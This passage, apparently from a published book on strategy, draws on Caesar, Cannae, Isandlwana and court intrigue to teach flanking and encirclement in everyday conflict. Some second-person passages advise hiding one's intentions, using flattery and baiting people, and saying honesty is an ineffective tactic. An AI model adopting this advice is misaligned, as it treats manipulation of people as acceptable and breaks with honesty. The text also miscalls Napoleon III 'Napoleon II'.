Next, although Pompey had established his base in Greece, Caesar decided to first attack his flank: the large army he had quartered in Spain. Over several months of campaigning, he completely outmaneuvered this force, led by Pompey's generals Afranius and Petreius, and finally cornered them. They were surrounded, the situation was hopeless, and Afranius and many of the soldiers, knowing of Caesar's gentle treatment of his enemies, sent word that they were ready to surrender; but Petreius, horrified at this betrayal, ordered that any soldier who supported Caesar be slaughtered. Then, determined to go down fighting, he led his remaining men out of the camp for battle--but Caesar refused to engage. The soldiers were unable to fight.

Finally, desperately low in supplies, Pompey's men surrendered. This time they could expect the worst, for Caesar knew about the massacre in the camp--yet once again he pardoned Petreius and Afranius and simply disbanded their army, giving the soldiers supplies and money for their return to Rome. Hearing of this, the Spanish cities still loyal to Pompey quickly changed sides. In a matter of three months, Roman Spain had been conquered through a combination of maneuver and diplomacy, and with barely a drop of blood spilled.

In the following months, Pompey's political support in Rome evaporated. All he had left was his army. His defeat by Caesar at the Battle of Pharsalus, in northern Greece, a year later merely put the seal on his inevitable destruction.

Interpretation

Caesar discovered early on in his political life that there are many ways to conquer. Most people advance more or less directly, attempting to overpower their opponents. But unless they kill the foes they beat this way, they are merely creating long-term enemies who harbor deep resentment and will eventually make trouble. Enough such enemies and life becomes dangerous.

Caesar found another way to do battle, taking the fight out of his enemies through strategic and cunning generosity. Disarmed like this, enemy becomes ally, negative becomes positive. Later on, if necessary, when the former foe's guard is down, you can exact retribution, as Caesar did with the pirates. Behave more gently, though, and your enemy may become your best follower. So it was with Publius Clodius, who, after disgracing Caesar's home, became the devoted agent of the general's dirty work.

When the Civil War broke out, Caesar understood that it was a political phenomenon as much as a military one--in fact, what mattered most was the support of the Senate and the Romans. His acts of mercy were part of a calculated campaign to disarm his enemies and isolate Pompey. In essence, what Caesar was doing here was occupying his enemies' flank. Instead of attacking them frontally and engaging them directly in battle, he would take their side, support their causes, give them gifts, charm them with words and favors. With Caesar apparently on their side, both politically and psychologically they had no front to fight against, nothing to oppose. In contact with Caesar, all hostility toward him melted away. This way of waging war allowed him to defeat the militarily superior Pompey.

THE TENTH LABOUR: THE CATTLE OF GERYON

Heracles' Tenth Labour was to fetch the famous cattle of Geryon from Erytheia, an island near the Ocean stream, without either demand or payment. Geryon, a son of Chrysaor and Callirrhoe, a daughter of the Titan Oceanus, was the King of Tartessus in Spain, and reputedly the strongest man alive. He had been born with three heads, six hands, and three bodies joined together at the waist. Geryon's shambling red cattle, beasts of marvellous beauty, were guarded by the herdsman Eurytion, son of Ares, and by the two-headed watchdog Orthrus--formerly Atlas' property--born of Typhoon and Echidne.... On his arrival, [*Hercules*] *ascended Mount Abas. The dog Orthrus rushed at him, barking, but Heracles' club struck him lifeless; and Eurytion, Geryon's herdsman, hurrying to Orthrus' aid, died in the same manner. Heracles then proceeded to drive away the cattle. Menoetes, who was pasturing the cattle of Hades near by--but Heracles had left these untouched--took the news to Geryon. Challenged to battle, Heracles ran to Geryon's flank and shot him sideways through all three bodies with a single arrow.... As Hera hastened to Geryon's assistance, Heracles wounded her with an arrow in the right breast, and she fled. Thus he won the cattle, without either demand or payment.*

THE GREEK MYTHS, VOL. 2, ROBERT GRAVES, 1955

Life is full of hostility--some of it overt, some clever and under-handed. Conflict is inevitable; you will never have total peace. Instead of imagining you can avoid these clashes of will, accept them and know that the way you deal with them will decide your success in life. What good is it to win little battles, to succeed in pushing people around here and there, if in the long run you create silent enemies who will sabotage you later? At all cost you must gain control of the impulse to fight your opponents directly. Instead occupy their flank. Disarm them and make them your ally; you can decide later whether to keep them on your side or to exact revenge. Taking the fight out of people through strategic acts of kindness, generosity, and charm will clear your path, helping you to save energy for the fights you cannot avoid. Find their flank--the support people crave, the kindness they will respond to, the favor that will disarm them. In the political world we live in, the flank is the path to power.

Your gentleness shall force More than your force move us to gentleness.

AS YOU LIKE IT, WILLIAM SHAKESPEARE, 1564-1616

Let us see if by moderation we can win all hearts and secure a lasting victory, since by cruelty others have been unable to escape from hatred and maintain their victory for any length of time.... This is a new way of conquering, to strengthen one's position by kindness and generosity.

--Julius Caesar (100-44 B.C.)

KEYS TO WARFARE

The conflict and struggle we go through today are astounding--far greater than those faced by our ancestors. In war the passages of armies are marked with arrows on maps. If we had to map the battles of our own daily lives, we would draw thousands of those arrows, a constant traffic of moves and maneuvers--not to speak of the arrows actually hitting us, the people trying to persuade us of one thing or another, to move us in a particular direction, to bend us to their will, their product, their cause.

Because so many people are constantly shifting for power, our social world becomes blanketed in barely disguised aggression. In this situation it requires time and patience to be indirect; in the daily rush to move and influence people, the subtle approach is too difficult and time-consuming, so people tend to take the direct route to what they want. To convince us of the correctness of their ideas, they

use argument and rhetoric, growing ever louder and more emotional. They push and pull with words, actions, and orders. Even those more passive players who use the tools of manipulation and guilt are quite direct, not in the least subtle, in the paths they choose; witness a few of their maneuvers and they are rather easy to figure out.

> *When, in the course of studying a long series of military campaigns, I first came to perceive the superiority of the indirect over the direct approach, I was looking merely for light upon strategy. With deepened reflection, however, I began to realize that the indirect approach had a much wider application--that it was a law of life in all spheres: a truth of philosophy. Its fulfillment was seen to be the key to practical achievement in dealing with any problem where the human factor predominates, and a conflict of wills tends to spring from an underlying concern for all interests. In all such cases, the direct assault of new ideas provokes a stubborn resistance, thus intensifying the difficulty of producing a change of outlook. Conversion is achieved more easily and rapidly by unsuspected infiltration of a different idea or by an argument that turns the flank of instinctive opposition. The indirect approach is as fundamental to the realm of politics as to the realm of sex. In commerce, the suggestion that there is a bargain to be secured is far more important than any direct appeal to buy. And in any sphere, it is proverbial that the surest way of gaining a superior's acceptance of a new idea is to weaken resistance before attempting to overcome it; and the effect is best attained by drawing the other party out of his defences.*
>
> *STRATEGY*, B. H. LIDDELL HART, 1954

The result of all of this is twofold: we have all become more defensive, resistant to change. To maintain some peace and stability in our lives, we build our castle walls ever higher and thicker. Even so, the increasingly direct brutality of daily life is impossible to avoid. All those arrows hitting us infect us with their energy; we cannot help but try to give back what we get. Reacting to direct maneuvers, we find ourselves dragged into head-to-head arguments and battles. It takes effort to step away from this vicious arena and consider another approach.

You must ask yourself this question: what is the point of being direct and frontal if it only increases people's resistance, and makes them more certain of their own ideas? Directness and honesty may give you a feeling of relief, but they also stir up antagonism. As tactics they are ineffective. In war itself--blood war, not the interpersonal wars of everyday life--frontal battles have become rare. Military officers have come to realize that direct attack increases resistance, while indirection lowers it.

The people who win true power in the difficult modern world are those who have learned indirection. They know the value of approaching at an angle, disguising their intentions, lowering the enemy's resistance, hitting the soft, exposed flank instead of butting horns. Rather than try to push or pull people, they coax them to turn in the direction they desire. This takes effort but pays dividends down the road in reduced conflict and greater results.

The key to any flanking maneuver is to proceed in steps. Your initial move cannot reveal your intentions or true line of attack. Make Napoleon's *manoeuvre sur les derrieres* your model: First hit them directly, as Napoleon did the Austrians at Caldiero, to hold their attention to the front. Let them come at you mano a mano. An attack from the side now will be unexpected and hard to combat.

At a palace reception in Paris in 1856, all eyes were on a new arrival on the scene: an eighteen-year-old Italian aristocrat called the Countess de Castiglione. She was stunningly beautiful and more: she carried herself like a Greek statue come to life. Emperor Napoleon II, a notorious womanizer, could not help but take notice and be fascinated, but for the moment that was all--he tended to prefer

more hot-blooded women. Yet as he saw her again over the months that followed, he became intrigued despite himself.

In events at court, Napoleon and the countess would exchange glances and occasional remarks. She always left before he could engage her in conversation. She wore stunning dresses, and long after the evening was over, her image would return to his mind.

What drove the emperor crazy was that he apparently didn't excite her--she seemed only modestly interested in him. He began to court her assiduously, and after weeks of assault, she finally succumbed. Yet even now that she was his mistress, he still sensed her coldness, still had to pursue her, was never sure of her feelings. At parties, too, she would draw men's attention like a magnet, making him furiously jealous. The affair went on, but before too long the emperor naturally tired of the countess and moved on to another woman. Even so, while it lasted, he could think of no one else.

Six in the fifth place means: The tusk of a gelded boar. Good fortune. Here the restraining of the impetuous forward drive is achieved in an indirect way. A boar's tusk is in itself dangerous, but if the boar's nature is altered, the tusk is no longer a menace. Thus also where men are concerned, wild force should not be combated directly.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

In Paris at the time was Victor-Emmanuel, the king of Piedmont, the countess's home. Italy was divided into small states like this one at the time, but with France's support it would soon become a unified nation, and Victor-Emmanuel harbored the secret desire to become its first king. In her conversations with Napoleon, the countess would occasionally talk of the king of Piedmont, praising his character and describing his love of France and his strength as a leader. The emperor could only agree: Victor-Emmanuel would make the perfect king of Italy. Soon Napoleon was broaching this idea with his advisers, then actively promoting Victor-Emmanuel for the throne as if it were his own idea--and eventually he made this happen. Little did he know: his affair with the countess had been set up by Victor-Emmanuel and his clever adviser, the Count di Cavour. They had planted her in Paris to seduce Napoleon and slowly insinuate the idea of Victor-Emmanuel's promotion.

After this meeting a story about Mao's methods went the rounds of Shanghai's remaining executive suites. Mao called in Liu [*Shaoqi*] *and Zhou* [*Enlai*] *. He had a question for them: "How would you make a cat eat pepper?" Liu spoke up first. "That's easy," said the number-two man. "You get somebody to hold the cat, stuff the pepper in its mouth, and push it down with a chopstick." Mao raised his hands in horror at such a made-in-Moscow solution. "Never use force.... Everything must be voluntary." Zhou had been listening. Mao inquired what the premier would do with the cat. "I would starve the cat," replied the man who had often walked the tightrope of opportunity. "Then I would wrap the pepper with a slice of meat. If the cat is sufficiently hungry it will swallow it whole." Mao did not agree with Zhou any more than with Liu. "One must not use deceit either--never fool the people." What, then would the Chairman himself do? "Easy," he said--concurring with Liu at least on that. "You rub the pepper thoroughly into the cat's backside. When it burns, the cat will lick it off--and be happy that it is permitted to do so."*

MAO: A BIOGRAPHY, ROSS TERRILL, 1999

The countess's seduction of the emperor had been planned like an elaborate military campaign, right down to the dresses she would wear, the words she would say, the glances she would throw. Her discreet way of roping him in was a classic flanking attack, a seductive *manoeuvre sur les derrieres*.

The countess's cold beauty and fascinating manner drew the emperor on until he had advanced so far that he was convinced it was he who was the aggressor. Holding his attention to the front, the countess worked to the side, subtly conjuring the idea of crowning Victor-Emmanuel. Had she pursued the emperor directly or suggested the crowning of the king in so many words, not only would she have failed, but she would have pushed the emperor in the opposite direction. Drawn forward frontally by his weakness for a beautiful woman, he was vulnerable to gentle persuasion on his flank.

Maneuvers like this one should be the model for your attempts at persuasion. Never reveal your intentions or goals; instead use charm, pleasant conversation, humor, flattery--whatever works--to hold people's attention to the front. Their focus elsewhere, their flank is exposed, and now when you drop hints or suggest subtle changes in direction, the gates are open and the walls are down. They are disarmed and maneuverable.

Think of people's ego and vanity as a kind of front. When they are attacking you and you don't know why, it is often because you have inadvertently threatened their ego, their sense of importance in the world. Whenever possible, you must work to make people feel secure about themselves. Again, use whatever works: subtle flattery, a gift, an unexpected promotion, an offer of alliance, a presentation of you and they as equals, a mirroring of their ideas and values. All these things will make them feel anchored in their frontal position relative to the world, lowering their defenses and making them like you. Secure and comfortable, they are now set up for a flanking maneuver. This is particularly devastating with a target whose ego is delicate.

A common way of using the flanking maneuver in war is to get your enemies to expose themselves on a weak salient. This means maneuvering them onto ground or luring them to advance in such a way that their front is narrow and their flanks are long--a delicious target for a side attack.

In 1519, Hernan Cortes landed with a small army in eastern Mexico, planning to realize his dream of conquering the Aztec Empire. But first he had to conquer his own men, particularly a small yet vocal group of supporters of Diego de Velazquez, the governor of Cuba, who had sent Cortes on no more than a scouting mission and who coveted the conquest of Mexico himself. Velazquez's supporters caused trouble for Cortes at every step, constantly conspiring against him. One bone of contention was gold, which the Spanish were to collect for delivery to the king of Spain. Cortes had been letting his soldiers barter for gold but then had been using that gold to buy food. This practice, Velazquez's men argued, must end.

Appearing to concede, Cortes suggested the Velazquez men appoint a treasurer. They quickly named one of their own, and with their help this man began to collect everyone's gold. This policy, naturally, proved extremely unpopular with the soldiers, who were braving enormous dangers for little benefit. They complained bitterly--but Cortes just pointed to the men who had insisted on this policy in the name of the governor of Cuba. He personally, of course, had never been in favor of it. Soon the Velazquez men were universally hated, and Cortes, at the urgent request of the other soldiers, gladly rescinded the policy. From then on, the conspirators could get nowhere with the men. They were exposed and despised.

Cortes used this strategy often to deal with dissenters and troublemakers. At first he would seem to go along with their ideas, would even encourage them to take things further. In essence, he would get his enemies to expose themselves on a weak salient, where their selfish or unpopular ideas could be revealed. Now he had a target to hit.

When people present their ideas and arguments, they often censor themselves, trying to appear more conciliatory and flexible than is actually the case. If you attack them directly from the front, you end up not getting very far, because there isn't much there to aim at. Instead try to make them go further with their ideas, giving you a bigger target. Do this by standing back, seeming to go along, and baiting them into moving rashly ahead. (You can also make them emotional, pushing their buttons,

getting them to say more than they had wanted to.) They will expose themselves on a weak salient, advancing an indefensible argument or position that will make them look ridiculous. The key is never to strike too early. Give your opponents time to hang themselves.

Inner truth. Pigs and fishes. Good fortune. It furthers one to cross the great water. Perseverance furthers. Pigs and fishes are the least intelligent of all animals and therefore the most difficult to influence. The force of inner truth must grow great indeed before its influence can extend to such creatures. In dealing with persons as intractable and as difficult to influence as a pig or a fish, the whole secret of success depends on finding the right way of approach. One must first rid oneself of all prejudice and, so to speak, let the psyche of the other person act on one without restraint. Then one will establish contact with him, understand and gain power over him. When a door has been thus opened, the force of one's personality will influence him. If in this way one finds no obstacles insurmountable, one can undertake even the most dangerous things, such as crossing the great water, and succeed.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

In a political world, people are dependent on their social position. They need support from as many sources as possible. That support, the base of most people's power, presents a rich flank to expose and attack. Franklin D. Roosevelt knew that a politician's vulnerable flank was the electorate, the people who might or might not vote for him in his next race. Roosevelt could get a politician to sign off on a bill or support a nomination, whatever his real thoughts about the issues, by threatening a maneuver that would injure the other man's popularity with his constituents. A flanking attack on someone's social status and reputation will make him or her turn to face this menace, giving you ample room to maneuver the opponent in other directions.


The Book of Changes (I Ching) *is often considered the Oriental apotheosis of adaptation, of flexibility. In this book the recurring theme is one of observing life and blending with its flow in order to survive and develop. In effect, the theme of this work is that everything in existence can be a source of conflict, of danger, and, ultimately, of violence if opposed from the wrong angle or in the wrong manner--that is, if confronted directly at the point of its maximum strength, since this approach renders the encounter potentially devastating. By the same token, any and every occurrence can be dealt with by approaching it from the right angle and in the proper manner--that is, at its source, before it can develop full power, or from the sides (the vulnerable "flanks of a tiger").*

SECRETS OF THE SAMURAI, OSCAR RATTI AND ADELE WESTBROOK, 1973

The more subtle and indirect your maneuvers in life, the better. In 1801, Napoleon suddenly offered Russia the chance to become the protector of the island of Malta, then under French control. That would give the Russians an important base in the Mediterranean. The offer seemed generous, but Napoleon knew that the English would soon take control of the island, for they coveted it and had the forces in place to take it, and the French navy was too weak to hold it. The English and the Russians were allies, but their alliance would be endangered by a squabble over Malta. That discord was Napoleon's goal all along.

The ultimate evolution of strategy is toward more and more indirection. An opponent who cannot see where you are heading is at a severe disadvantage. The more angles you use--like a cue ball in billiards caroming off several sides of the table--the harder it will be for your opponents to defend

themselves. Whenever possible, calculate your moves to produce this caroming effect. It is the perfect disguise for your aggression.



Authority: It is by turning the enemy, by attacking his flank, that battles are won.

--Napoleon Bonaparte (1769-1821)

REVERSAL

In politics, occupying the flank by taking a similar position to the other side, co-opting its ideas for your own purposes, is a powerful ploy, one that President Clinton used to great effect in his triangulations with the Republicans. This gives the opponent nothing to strike at, no room to maneuver. But staying too long on the opponent's flank can bring a price: the public--the real soft flank for any politician--loses its sense of what the triangulator stands for, what sets him and his party apart from the other side. Over time this can prove dangerous; polarity (see chapter 1)--creating the appearance of sharp differences--is more effective in the long run. Beware of occupying the opponent's flank at the expense of exposing your own.

ENVELOP THE ENEMY

THE ANNIHILATION STRATEGY

People will use any kind of gap in your defenses to attack you or revenge themselves on you. So offer no gaps. The secret is to envelop your opponents--create relentless pressure on them from all sides, dominate their attention, and close off their access to the outside world. Make your attacks unpredictable to create a vaporous feeling of vulnerability. Finally, as you sense their weakening resolve, crush their willpower by tightening the noose. The best encirclements are psychological--you have surrounded their minds.

THE HORNS OF THE BEAST

In December 1878 the British declared war on the Zulus, the warrior tribe of present-day South Africa. The rather flimsy pretext was border troubles between Zululand and the British state of Natal; the real aim was to destroy the Zulu army, the last remaining native force threatening British interests in the area, and to absorb Zulu territories into a British-run confederation of states. The British commander, Lieutenant General Lord Chelmsford, drafted a plan to invade Zululand with three columns, the central one aimed at the capital of Ulundi, the heart of the kingdom.

> *Legend has it that Shaka altered the nature of fighting in the region for ever, by inventing a heavy, broad-bladed spear designed to withstand the stresses of close-quarter combat. Perhaps he did: certainly both Zulu sources and the accounts of white travellers and officials in the nineteenth century credit him with this achievement.... His military innovations made an impact on Zulu folklore, if nothing else, for Shaka certainly developed fighting techniques to an unprecedented degree, and there is a wealth of stories concerning his prowess as a warrior: he may, indeed, have been one of the great military geniuses of his age. In place of the loose skirmishing tactics with light throwing spears, Shaka trained his warriors to advance rapidly in tight formations and engage hand-to-hand, battering the enemy with larger war-shields, then skewering their foes with the new spear as they were thrown off balance. If the results are anything to judge by, Shaka's capacity for conquest must have been dramatic. By 1824 the Zulus had eclipsed all their rivals, and had extended their influence over an area many times larger than their original homeland.*
>
> *THE ANATOMY OF THE ZULU ARMY*, IAN KNIGHT, 1995

Many Englishmen in Natal were thrilled at the prospect of war and at the potential benefits of taking over Zululand, but no one was as excited as forty-eight-year-old Colonel Anthony William Durnford. For years Durnford had bounced from one lonely British Empire outpost to another, finally ending up in Natal. In all his years of military service, Durnford had not once seen action. He yearned to prove his valor and worth as a soldier, but he was approaching the age when such youthful dreams could no longer be fulfilled. Now, suddenly, the impending war was sending the opportunity his way.

Eager to impress, Durnford volunteered to organize an elite force of native soldiers from Natal to fight alongside the British. His offer was accepted, but as the British invaded Zululand in early January 1879, he found himself cut out of the main action. Lord Chelmsford did not trust him, thinking his hunger for glory made him impetuous; also, for someone with no battle experience, he was old. So Durnford and his company were stationed at Rorke's Drift, in western Zululand, to help monitor the border areas with Natal. Dutifully but bitterly, Durnford followed his orders.

In the first days after the invasion, the British failed to locate the main Zulu army, only trickles of men here and there. They were growing frustrated. On January 21, Chelmsford took half of the central column, which was encamped at the foot of a mountain called Isandlwana, and led it east in search of the Zulus. Once he had found the enemy, he would bring the rest of his army forward--but the elusive Zulus might attack the camp while he was away, and the men at Rorke's Drift were the closest reserves. Needing to reinforce Isandlwana, he sent word to Durnford to bring his company there. As colonel, Durnford would now be the highest-ranking officer at the camp, but Chelmsford could not worry about Durnford's leadership qualities--the impending battle was the only thing on his mind.

Early on the morning of January 22, Durnford received the news he had been waiting for all his life. Barely able to contain his excitement, he lead his four hundred men east to Isandlwana, arriving at the camp at around 10:00 A.M. Surveying the land, he understood why Chelmsford had put his main camp here: to the east and south were miles of rolling grassland--Zulus approaching from that direction would be seen well in advance. To the north was Isandlwana, and beyond it the plains of Nqutu. This side was a little less secure, but scouts had been placed at key points in the plains and at the mountain passes; attack from that direction would almost certainly be detected in time.

Shortly after his arrival, Durnford received a report that a seemingly large Zulu force had been spotted on the plains of Nqutu heading east, perhaps to attack Chelmsford's half of the central column from the rear. Chelmsford had left explicit orders to keep the 1,800 men at Isandlwana together. In case of attack, they had enough firepower to defeat the entire Zulu army--as long as they stayed concentrated and kept their lines in order. But to Durnford it was more important to find the main Zulu force. The British soldiers were beginning to grow edgy, not knowing where this vaporous enemy was. The Zulus had no cavalry, and many of them fought with spears; once their hiding place was uncovered, the rest would be easy--the superior weaponry and discipline of the British soldiers would prevail. Durnford thought Chelmsford was too cautious. As senior officer at the camp, he decided to disobey orders and lead his 400 men northeast, parallel to the plains of Nqutu, to find out what the Zulus were up to.

As Durnford marched out of the camp, a scout on the plains of Nqutu saw a few Zulus herding cattle some four miles away. He gave chase on his horse, but the Zulus disappeared into thin air. Riding to the point where they had vanished, he stopped his horse just in time: below him lay a wide, deep ravine, completely hidden from the surface of the plains, and crowded into the ravine, as far as he could see in both directions, were Zulu warriors in full war regalia, an eerie intensity in their eyes. They seemed to have been meditating on the imminent battle. For a second the horseman was too stunned to move, but as hundreds of spears were suddenly aimed at him, he turned and galloped away. The Zulus quickly rose and began clambering out of the ravine.

Soon the other scouts on the plains saw the same terrifying sight: a wide line of Zulus filling the horizon, some 20,000 men strong. Even from a distance, it was clear that they were moving in formation, each end of their line coming forward in a shape resembling horns. The scouts quickly brought word to the camp that the Zulus were coming. By the time Durnford received the news, he could look up to the ridge above him and see a line of Zulus streaming down the slope. He quickly formed his own men into lines to fight them off while retreating to the camp. The Zulus maneuvered with incredible precision. What Durnford could not see was that the men in the left tip of the horn were moving through the tall grass toward the rear of the camp, to link up with the other end of the horn and complete the encirclement.

The Zulus facing Durnford and his men seemed to grow out of the earth, emerging from behind boulders or from out of the grass in ever-greater numbers. A knot of five or six of them would suddenly charge, throwing spears or firing rifles, then disappear back into the grass. Whenever the

British stopped to reload, the Zulus would advance ever closer, occasionally one reaching Durnford's lines and disemboweling a British soldier with the powerful Zulu spear, which made an unbearable sucking sound as it went in and out.

> *The careful use by the Zulus of cover during their advance was observed time and again by the British. Another anonymous survivor of Isandlwana noted that as the Zulus crested the Nyoni ridge and came within sight of camp, they "appeared almost to grow out of the earth. From rock and bush on the heights above started scores of men; some with rifles, others with shields and assegais." Lieutenant Edward Hutton of the 60th left a rather more complete description of the Zulu army deploying for the attack at Gingindlovu: "The dark masses of men, in open order and under admirable discipline, followed each other in quick succession, running at a steady pace through the long grass. Having moved steadily round so as exactly to face our front, the larger portion of the Zulus broke into three lines, in knots and groups of from five to ten men, and advanced towards us....* [*They*] *continued to advance, still at a run, until they were about 800 yards from us, when they began to open fire. In spite of the excitement of the moment we could not but admire the perfect manner in which these Zulus skirmished. A knot of five or six would rise and dart through the long grass, dodging from side to side with heads down, rifles and shields kept low and out of sight. They would then suddenly sink into the long grass, and nothing but puffs of curling smoke would show their whereabouts. Then they advance again...." The speed of this final advance was terrifying. When the British gave the order to cease firing and fall back at Isandlwana, the Zulus were pinned down some two or three hundred yards from the British position. Lieutenant Curling of the Artillery noted that in the time it took for his experienced men to limber his guns, the Zulus had rushed in so quickly that one gunner had actually been stabbed as he mounted the axle-tree seat. A Zulu veteran of the battle, uMhoti of the uKhandempemvu, thought the final charge so swift that "like a flame the whole Zulu force sprang to its feet and darted upon them."*
>
> *THE ANATOMY OF THE ZULU ARMY*, IAN KNIGHT, 1995

Durnford managed to get his men back into camp. The British were surrounded, but they closed ranks and fired away, killing scores of Zulus and keeping them at bay. It was like target practice: as Durnford had predicted, their superior weaponry was making the difference. He looked around; the fight had turned into a stalemate, and his soldiers were responding with relative confidence. Almost imperceptibly, though, Durnford noticed a slight slackening in their fire. Soldiers were running out of ammunition, and in the time it took them to open a new crate and reload, the Zulus would tighten the circle and a wave of fear would ripple through the men as here and there a soldier in the front lines would be impaled. The Zulus fought with an intensity the British had never seen; rushing forward as if bullets could not harm them, they seemed to be in a trance.

Suddenly, sensing the turning point in the battle, the Zulus began to rattle their spears against their shields and emit their war cry: *"Usuthu!"* It was a terrifying din. At the northern end of the camp, a group of British soldiers gave way--just a few, panicking at the sight and sound of the Zulus, now only a few yards distant, but the Zulus poured through the gap. As if on cue, those in the circle between the two horns rained spears on the British, killing many and making havoc of their lines. From out of nowhere, a reserve force rushed forward, fanning around the circle and doubling its squeezing power. Durnford tried to maintain order, but it was too late: in a matter of seconds, panic. Now it was every man for himself.

Durnford ran to the one gap in the encirclement and tried to keep it open so that his remaining men could retreat to Rorke's Drift. Minutes later he was impaled by a Zulu spear. Soon the battle at

Isandlwana was over. A few hundred managed to escape through the gap that Durnford had died in securing; the rest, over fourteen hundred men, were killed.

After such a devastating defeat, the British forces quickly retreated out of Zululand. For the time being, the war was indeed over, but not as the British had expected.

Interpretation

A few months after the defeat at Isandlwana, the British mounted a larger invasion and finally defeated the Zulus. But the lesson of Isandlwana remains instructive, particularly considering the incredible discrepancy in technology.

The Zulu way of fighting had been perfected earlier in the nineteenth century by King Shaka Zulu, who by the 1820s had transformed what had been a relatively minor tribe into the region's greatest fighting force. Shaka invented the heavy, broad-bladed Zulu spear, the assegai, that was so devastating in battle. He imposed a rigorous discipline, training the Zulus to advance and encircle their enemies with machinelike precision. The circle was extremely important in Zulu culture--as a symbol of their national unity, a motif in their artwork, and their dominant pattern in warfare. The Zulus could not fight for extended periods, since their culture required lengthy cleansing rituals after the shedding of blood in battle. During these rituals they were completely vulnerable to attack--no Zulu could fight again, or even rejoin the tribe, until he had been cleansed. The immense Zulu army was also costly to maintain in the field. Once mobilized, then, the army not only had to defeat its enemies in battle, it had to annihilate every last one of them, eliminating the possibility of a counterattack during the vulnerable cleansing period and allowing a speedy demobilization. Encirclement was the Zulu method of obtaining this complete kind of victory.

Before any battle, the Zulus would scout the terrain for places to hide. As one looks out over the grasslands and plains of South Africa, they seem to offer wide visibility, but they often conceal ravines and gullies undetectable from any distance. Even up close, grasses and boulders provide excellent coverage. The Zulus would move quickly to their hiding places, their feet tough as leather from years of running over the grasslands. They would send out scouting parties as distractions to hide the movements of the main force.

Once they emerged from their hiding place and headed into battle, the Zulus would form what they called the "horns, chest, and loins." The chest was the central part of the line, which would hold and pin the enemy force. Meanwhile the horns to either side would encircle it, moving in to the sides and rear. Often the tip of one horn would stay hidden behind tall grass or boulders; when it emerged to complete the encirclement it would at the same time give the enemy a nasty psychological shock. The loins were a reserve force kept back to be thrown in for the coup de grace. These men often actually stood with their backs to the battle, so as not to grow overly excited and rush in before the right moment.

Years after Isandlwana a commission laid the blame for the disaster on Durnford, but in reality it was not his fault. It was true that the British had let themselves be surrounded, but they managed to form lines in decent order and fought back bravely and well. What destroyed them was what destroyed every opponent of the Zulus: the terror created by the precision of their movements, the feeling of being encircled in an ever-tightening space, the occasional sight of a fellow soldier succumbing to the horrible Zulu spear, the war cries, the spears that rained down at the moment of greatest weakness, the nightmarish sight of a reserve force suddenly joining the circle. For all the superiority of their weaponry, the British collapsed under this calculated psychological pressure.

As soon as it grew light, Hannibal sent forward the Balearics and the other light infantry. He then crossed the river in person and as each division was brought across he assigned it its place in the

line. The Gaulish and Spanish horse he posted near the bank on the left wing in front of the Roman cavalry; the right wing was assigned to the Numidian troopers. The centre consisted of a strong force of infantry, the Gauls and Spaniards in the middle, the Africans at either end of them.... These nations, more than any other, inspired terror by the vastness of their stature and their frightful appearance: the Gauls were naked above the waist, the Spaniards had taken up their position wearing white tunics embroidered with purple, of dazzling brilliancy. The total number of infantry in the field [*at Cannae*] *was 40,000, and there were 10,000 cavalry. Hasdrubal was in command of the left wing, Marhabal of the right; Hannibal himself with his brother Mago commanded the centre. It was a great convenience to both armies that the sun shone obliquely on them, whether it was that they purposely so placed themselves, or whether it happened by accident, since the Romans faced the north, the Carthaginians the south. The wind, called by the inhabitants the Vulturnus, was against the Romans, and blew great clouds of dust into their faces, making it impossible for them to see in front of them. When the battle* [*at Cannae*] *was raised, the auxiliaries ran forward, and the battle began with the light infantry. Then the Gauls and Spaniards on the left engaged the Roman cavalry on the right; the battle was not at all like a cavalry fight, for there was no room for maneuvering, the river on the one side and the infantry on the other hemming them in, compelled them to fight face to face. Each side tried to force their way straight forward, till at last the horses were standing in a closely pressed mass, and the riders seized their opponents and tried to drag them from their horses. It had become mainly a struggle of infantry, fierce but short, and the Roman cavalry was repulsed and fled. Just as this battle of the cavalry was finished, the infantry became engaged, and as long as the Gauls and Spaniards kept their ranks unbroken, both sides were equally matched in strength and courage. At length after long and repeated efforts the Romans closed up their ranks, echeloned their front, and by the sheer weight of their deep column bore down the division of the enemy which was stationed in front of Hannibal's line, and was too thin and weak to resist the pressure. Without a moment's pause they followed up their broken and hastily retreating foe till they took to headlong flight. Cutting their way through to the mass of fugitives, who offered no resistance, they penetrated as far as the Africans who were stationed on both wings, somewhat further back than the Gauls and Spaniards who had formed the advanced centre. As the latter fell back, the whole front became level, and as they continued to give ground, it became concave and crescent-shaped, the Africans at either end forming the horns. As the Romans rushed on incautiously between them, they were enfiladed by the two wings, which extended and closed round them in the rear. On this, the Romans, who had fought one battle to no purpose, left the Gauls and Spaniards, whose rear they had been slaughtering, and commenced a fresh struggle with the Africans. The contest was a very one-sided one, for not only were they hemmed in on all sides, but wearied with the previous fighting they were meeting fresh and vigorous opponents.*

THE HISTORY OF ROME, LIVY, 59 B.C.-A.D. 17

We humans are extremely clever creatures: in disaster or setback, we often find a way to adapt, to turn the situation around. We look for any gap and often find it; we thrive on hope, craftiness, and will. The history of war is littered with stories of dramatic adjustments and reversals, except in one place: the envelopment. Whether physical or psychological, this is the only true exception to the possibility of turning things around.

When properly executed, this strategy gives your opponents no gaps to exploit, no hope. They are surrounded, and the circle is tightening. In the abstract space of social and political warfare, encirclement can be any maneuver that gives your opponents the feeling of being attacked from all sides, being pushed into a corner and denied hope of making a counterattack. Feeling surrounded, their

willpower will weaken. Like the Zulus, keep a force in reserve, the loins to work with your horns--you hit them with these forces when you sense their weakness growing. Let the hopelessness of their situation encircle their minds.

You must make your opponent acknowledge defeat from the bottom of his heart.

--Miyamoto Musashi (1584-1645)

KEYS TO WARFARE

Thousands of years ago, we humans lived a nomadic life, wandering across deserts and plains, hunting and gathering. Then we shifted into living in settlements and cultivating our food. The change brought us comfort and control, but in a part of our spirit we remain nomads: we cannot help but associate the room to roam and wander with a feeling of freedom. To a cat, tight, enclosed spaces may mean comfort, but to us they conjure suffocation. Over the centuries this reflex has become more psychological: the feeling that we have options in a situation, a future with prospects, translates into something like the feeling of open space. Our minds thrive on the sense that there is possibility and strategic room to maneuver.

